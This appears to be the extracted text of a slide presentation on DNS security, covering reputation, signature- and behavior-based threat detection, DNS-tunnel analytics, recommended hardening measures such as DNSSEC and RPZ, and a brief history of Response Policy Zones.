
Reputation

Reputation is about research



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Reputation




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


Signature Based Threat Detection

Signature is known to be a well established and highly credible mechanism

Packet Inspection



Signature




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Behavior Based Threat Detection

Behavior is about analytics, building baseline and looking for anomalies

Machine Learning




Behavior



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Behavior



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Protection

The background features a faint, stylized illustration of an oil rig. A large, light blue scale is positioned behind the word 'Protection'. To the right of the scale, there is a vertical column of binary code (0s and 1s) in a light blue color. The overall aesthetic is clean and modern, with a focus on technology and security.


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Three Aspects of Security

#1

Infrastructure Protection


Better Application and Service Availability



#2

Data Protection and Malware Mitigation

Protect Users and Data



#3


Threat Containment and Operations

Efficiency & Optimization of Security Operations



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How the Analytics Model Works



- Analytics algorithms are sophisticated and complex
- Models the behavior of DNS queries
- Looks at TXT records, A, AAAA records
- Detects presence of data using lexical and temporal analysis
- Automatically adds destinations to internal RPZ feed
- Scales protection to all parts of the network

Protection Solution

- ✓ DNSSEC
- ✓ RPZ
- ✓ Randomizing case in query names
- ✓ Dedicated Appliances

Generally....

- ❑ Service Separation

 - don't have all your eggs in one basket

- ❑ Leverage Anycast

- ❑ Use hardened DNS Servers which can detect and drop attack traffic

- ❑ Immediate updates to new security threats

- ❑ Secure HTTPS-based access to device management

- ❑ Don't use root-shell access





- ❑ Encrypted device to device communication

Response Policy Zones

- In 2010, Paul Vixie
- “Taking Back the DNS,” introducing Response Policy Zones, or RPZs
- Bind specific feature/method
- Released with Bind 9.8 in 2011
- Policy within a special DNS zone
- Allows the name server to rewrite responses based on specific policy triggers
- Idea was to have an easy way to share DNS reputational data and have 3rd party providers
- Draft Internet Standard

